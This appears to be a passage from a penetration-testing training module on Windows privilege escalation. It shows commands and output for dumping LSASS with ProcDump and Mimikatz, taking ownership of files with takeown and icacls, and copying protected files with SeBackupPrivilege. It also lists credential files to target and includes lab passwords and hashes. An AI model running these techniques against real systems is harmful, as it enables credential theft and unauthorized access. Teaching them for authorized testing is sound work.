C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
========================================= ================================================================== ========
SeDebugPrivilege Debug programs Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
You can use ProcDump from the SysInternals suite to leverage this privilege and dump process memory. A good candidate is the Local Security Authority Subsystem Service (LSASS) process, which stores user credentials after a user logs on to a system.
C:\htb> procdump.exe -accepteula -ma lsass.exe lsass.dmp
ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
[15:25:45] Dump 1 initiated: C:\Tools\Procdump\lsass.dmp
[15:25:45] Dump 1 writing: Estimated dump file size is 42 MB.
[15:25:45] Dump 1 complete: 43 MB written in 0.5 seconds
[15:25:46] Dump count reached.
This is successful, and you can load this in Mimikatz using the sekurlsa::minidump command. After issuing the sekurlsa::logonPasswords commands, you gain the NTLM hash of the local administrator account logged on locally. You can use this to perform a PtH attack to move laterally if the same local administrator password is used on one or multiple additional systems.
Note
It is always a good idea to type “log” before running any commands in Mimikatz this way all command output will put output to a .txt file. This is especially useful when dumping credentials from a server which may have many sets of credentials in memory.
C:\htb> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # log
Using 'mimikatz.log' for logfile : OK
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'
mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...
Authentication Id : 0 ; 23196355 (00000000:0161f2c3)
Session : Interactive from 4
User Name : DWM-4
Domain : Window Manager
Logon Server : (null)
Logon Time : 3/31/2021 3:00:57 PM
SID : S-1-5-90-0-4
msv :
tspkg :
wdigest :
* Username : WINLPE-SRV01$
* Domain : WORKGROUP
* Password : (null)
kerberos :
ssp :
credman :
<SNIP>
Authentication Id : 0 ; 23026942 (00000000:015f5cfe)
Session : RemoteInteractive from 2
User Name : jordan
Domain : WINLPE-SRV01
Logon Server : WINLPE-SRV01
Logon Time : 3/31/2021 2:59:52 PM
SID : S-1-5-21-3769161915-3336846931-3985975925-1000
msv :
[00000003] Primary
* Username : jordan
* Domain : WINLPE-SRV01
* NTLM : cf3a5525ee9414229e66279623ed5c58
* SHA1 : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2
tspkg :
wdigest :
* Username : jordan
* Domain : WINLPE-SRV01
* Password : (null)
kerberos :
* Username : jordan
* Domain : WINLPE-SRV01
* Password : (null)
ssp :
credman :
<SNIP>
Suppose you are unable to load tools on the target for whatever reason but have RDP access. In that case, you can take a manual dump of the LSASS process via the Task Manager by browsing to the “Details” tab, choosing the “LSASS” process, and selecting “Create dump file”. After downloading this file back to your attack system, you can process it using Mimikatz the same way as the previous example.

RCE as SYSTEM
You can also leverage SeDebugPrivilege for RCE. Using this technique, you can elevate your privileges to SYSTEM by launching a child process and using the elevated rights granted to your account via SeDebugPrivilege to alter normal system behavior to inherit the token of a parent process and impersonate it. If you target a parent process running as SYSTEM, then you can elevate your rights quickly.
First, transfer this PoC script over to the target system. Next you just load the script and run it with the following syntax [MyProcess]::CreateProcessFromParent(<system_pid>,<command_to_execute>,""). Note that you must add a third blank "" at the end for the PoC to work properly.
First, open an elevated PowerShell console. Next, type tasklist to get a listing of running processes and accompanying PIDs.
PS C:\htb> tasklist
Image Name PID Session Name Session# Mem Usage
========================= ======== ================ =========== ============
System Idle Process 0 Services 0 4 K
System 4 Services 0 116 K
smss.exe 340 Services 0 1,212 K
csrss.exe 444 Services 0 4,696 K
wininit.exe 548 Services 0 5,240 K
csrss.exe 556 Console 1 5,972 K
winlogon.exe 612 Console 1 10,408 K
Here you can target winlogon.exe running under PID 612, which you know runs a SYSTEM on Windows hosts.

You could also use the Get-Process cmdlet to grab the PID of a well-known process that runs as SYSTEM and pass the PID directly to the script, cutting down on the number of steps required.

Other tools such as this one exist to pop a SYSTEM shell when you have SeDebugPrivilege. Often you will not have RDP access to a host, so you’ll have to modify your PoCs to either return a reverse shell to your attack host as SYSTEM or another command, such as adding ad admin user.
SeTakeOwnershipPrivilege
SeTakeOwnershipPrivilege grants a user the ability to take ownership of any “securable object”, meaning AD objects, NTFS files/folders, printers, registry keys, services, and processes. This privilege assigns WRITE_OWNER rights over an object, meaning the user can change the owner within the object’s security descriptor. Administrators are assigned this privilege by default. While it is rare to encounter a standard user account with this privilege, you may encounter a service account that, for example, is tasked with running backup jobs and VSS snapshots assigned this privilege. It may also be assigned a few others such as SeBackupPrivilege, SeRestorePrivilege, and SeSecurityPrivilege to control this account’s privileges at a more granular level and not granting the account full local admin rights. These privileges on their own could likely be used to escalate privileges. Still, there may be times when you need to take ownership of specific files because other methods are blocked, or otherwise, do not work as expected. Abusing this privilege is a bit of an edge case. Still, it is worth understanding in-depth, especially since you may also find yourself in a scenario in an AD environment where you can assign this right to a specific user that you can control and leverage it to read a sensitive file on a file share.

The setting can be set in Group Policy under “Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> User Rights -> Assignment”.

With this privilege, a user could take ownership of any file or object and make changes that could involve access to sensitive data, RCE or DOS.
Suppose you encounter a user with this privilege or assign it to them through an attack such as GPO abuse using SharpGPOAbuse. In that case, you could use this privilege to potentially take control of a shared folder or sensitive files such as a document containing passwords or an SSH key.
Leveraging the Privilege
Review your current user’s privileges.
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ======================================================= ========
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Notice from the output that the privilege is not enabled. You can enbale it using this script which is detailed in this blog post, as well as this one which builds on the initial concept.
PS C:\htb> Import-Module .\Enable-Privilege.ps1
PS C:\htb> .\EnableAllTokenPrivs.ps1
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ======================================== =======
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Next, choose a target file and confirm the current ownership. For your purposes, you’ll target an interesting file found on a file share. It is common to encounter file shares with Public and Private directories with subdirectories set up by department. Given a user’s role in the company, they can often access specific files/directories. Even with a structure like this, a sysadmin may misconfigure permissions on directories and subdirectories, making file shares a rich source of information for you once you have obtained AD creds. For your scenario, assume that you have access to the target company’s file share and can freely browse both the Private and Public subdirectories. For the most part, you find that permissions are set up strictly, and you have not found any interesting information on the Public portion of the file share. In browsing the Private portion, you find that all Domain Users can list the contents of certain subdirectories but get an “Access denied” message when trying to read the contents of most files. You find a file named “cred.txt” under the IT subdirectory of the Private share folder during your enumeration.
Given that your user account has SeTakeOwnershipPrivilege you can leverage it to read any file of your choosing.
note
Take great care when performing a potentially destructive action like changing file ownership, as it could cause an application to stop working or disrupt user(s) of the target object. Changing the ownership of an important file, such as a live web.config file, is not something you should do without consent from your client first. Furthermore, changing ownership of a file buried down several subdirectories may be difficult to revert and should be avoided.
Check out your target file to gather a bit more information about it.
PS C:\htb> Get-ChildItem -Path 'C:\Department Shares\Private\IT\cred.txt' | Select Fullname,LastWriteTime,Attributes,@{Name="Owner";Expression={ (Get-Acl $_.FullName).Owner }}
FullName LastWriteTime Attributes Owner
-------- ------------- ---------- -----
C:\Department Shares\Private\IT\cred.txt 6/18/2021 12:23:28 PM Archive
You can see that the owner is not shown, meaning that you likely do not have enoug permissions over the object to view those details. You can back up a bit and check out the owner of the IT directory.
PS C:\htb> cmd /c dir /q 'C:\Department Shares\Private\IT'
Volume in drive C has no label.
Volume Serial Number is 0C92-675B
Directory of C:\Department Shares\Private\IT
06/18/2021 12:22 PM <DIR> WINLPE-SRV01\sccm_svc .
06/18/2021 12:22 PM <DIR> WINLPE-SRV01\sccm_svc ..
06/18/2021 12:23 PM 36 ... cred.txt
1 File(s) 36 bytes
2 Dir(s) 17,079,754,752 bytes free
You can see that the IT share appears to be owned by a service account and does contain a file cred.txt with some data inside.
Now you can use the takeown Windows binary to change ownership of the file.
PS C:\htb> takeown /f 'C:\Department Shares\Private\IT\cred.txt'
SUCCESS: The file (or folder): "C:\Department Shares\Private\IT\cred.txt" now owned by user "WINLPE-SRV01\htb-student".
You can confirm ownership using the same command as before. You now see that your user account is the file owner.
PS C:\htb> Get-ChildItem -Path 'C:\Department Shares\Private\IT\cred.txt' | select name,directory, @{Name="Owner";Expression={(Get-ACL $_.Fullname).Owner}}
Name Directory Owner
---- --------- -----
cred.txt C:\Department Shares\Private\IT WINLPE-SRV01\htb-student
You may still not be able to read the file and need to modify the file ACL using icacls to be able to read it.
PS C:\htb> cat 'C:\Department Shares\Private\IT\cred.txt'
cat : Access to the path 'C:\Department Shares\Private\IT\cred.txt' is denied.
At line:1 char:1
+ cat 'C:\Department Shares\Private\IT\cred.txt'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : PermissionDenied: (C:\Department Shares\Private\IT\cred.txt:String) [Get-Content], Unaut
horizedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
Grant your user full privileges over the target file.
PS C:\htb> icacls 'C:\Department Shares\Private\IT\cred.txt' /grant htb-student:F
processed file: C:\Department Shares\Private\IT\cred.txt
Successfully processed 1 files; Failed processing 0 files
If all went to plan, you can now read the target file form the command line, open it if you have RDP access, or copy it down your attack system for additional processing.
PS C:\htb> cat 'C:\Department Shares\Private\IT\cred.txt'
NIX01 admin
root:n1X_p0wer_us3er!
After performing these changes, you would want to make every effort to revert the permissions/file ownership. If you cannot for some reason, you should alert your client and carefully document the modifications in an appendix of your report deliverable. Again, leveraging this permission can be considered a destructive action and should be done with great care. Some clients may prefer that you document the ability to perform the action as evidence of a misconfiguration but not fully take advantage of the flaw due to the potential impact.
When to use?
Some local files of interest may include:
c:\inetpub\wwwwroot\web.config
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
You may also come across .kdbx KeePass database files, OneNote notebooks, files such as passwords.*, pass.*, creds.*, scripts, other configuration files, virtual hard drive files, and more that you can target to extract sensitive information from to elevate your privileges and further your access.
Group Privileges
Built-In Groups
WIndows servers, and especially DCs have a variety of built-in groups that either ship with the OS or get added when the AD Domain Services role is installed on a system to promote a server to a DC. Many of these groups confer special privileges on their members, and some can be leveraged to escalate privileges on a server or a DC. Here is a listing of all built-in Windows groups along with a detailed description of each. This page has a detailed listing of privileged accounts and groups in AD. It is essential to understand the implication of membership in each of these groups whether you gain access to an account that is a member of one of them or notice excessive/unnecessary membership in one or more of these groups during an assessment. For your purposes, you will focus on the following built-in groups. Each of these groups exists on the systems from Server 2008 R2 to the present, except for Hyper-V Administrator.
Accounts may be assigned to these groups to enforce least privilege and avoid creating more Domain Admins and Enterprise Admins to perform specific tasks, such as backups. Sometimes vendor applications will also require certain privileges, which can be granted by assigning a service account to one of these groups. Accounts may also be added by accident or leftover after testing a specific tool or script. You should always check these groups and include a list of each group’s members as an appendix in your report for the client to review and determine if access is still necessary.
- Backup Operators
- Event Log Readers
- DnsAdmins
- Hyper-V Administrators
- Print Operators
- Server Operators
Backup Operators
After landing on a machine, you can use the command whoami /groups to show your current group membership. Examine the case where you are a member of the Backup Operators group. Membership of this group grants its members the SeBackup and SeRestore privileges. The SeBackupPrivilege allows you to traverse any folder and list the folder contents. This will let you copy a file from a folder, even if there is no access control entry for you in the folder’s access control list. However, you can’t do this using the standard copy command. Instead, you need to programmatically copy the data, making sure to specify the FILE_FLAG_BACKUP_SEMANTICS flag.
You can this PoC to exploit the SeBackupPrivilege, and copy this file. First, import the libraries in a PowerShell session.
PS C:\htb> Import-Module .\SeBackupPrivilegeUtils.dll
PS C:\htb> Import-Module .\SeBackupPrivilegeCmdLets.dll
Check if SeBackupPrivilege is enabled by invoking whoami /priv or Get-SeBackupPrivilege cmdlet. If the privilege is disabled, you can enable it with Set-SeBackupPrivilege.
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeMachineAccountPrivilege Add workstations to domain Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\htb> Get-SeBackupPrivilege
SeBackupPrivilege is disabled
If the privilege is disabled, you can enable it with Set-SeBackupPrivilge.
PS C:\htb> Set-SeBackupPrivilege
PS C:\htb> Get-SeBackupPrivilege
SeBackupPrivilege is enabled
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeMachineAccountPrivilege Add workstations to domain Disabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
As you can see above, the privilege was enabled successfully. This privilege can now be leveraged to copy any protected file.
PS C:\htb> dir C:\Confidential\
Directory: C:\Confidential
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 5/6/2021 1:01 PM 88 2021 Contract.txt
PS C:\htb> cat 'C:\Confidential\2021 Contract.txt'
cat : Access to the path 'C:\Confidential\2021 Contract.txt' is denied.
At line:1 char:1
+ cat 'C:\Confidential\2021 Contract.txt'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : PermissionDenied: (C:\Confidential\2021 Contract.txt:String) [Get-Content], Unauthor
izedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
PS C:\htb> Copy-FileSeBackupPrivilege 'C:\Confidential\2021 Contract.txt' .\Contract.txt
Copied 88 bytes
PS C:\htb> cat .\Contract.txt
Inlanefreight 2021 Contract
==============================
Board of Directors:
<...SNIP...>
The commands above demonstrate how sensitive information was accessed without possessing the required permissions.
Next, you can use the Copy-FileSeBackupPrivilege cmdlet to bypass the ACL and copy the NTDS.dit locally.
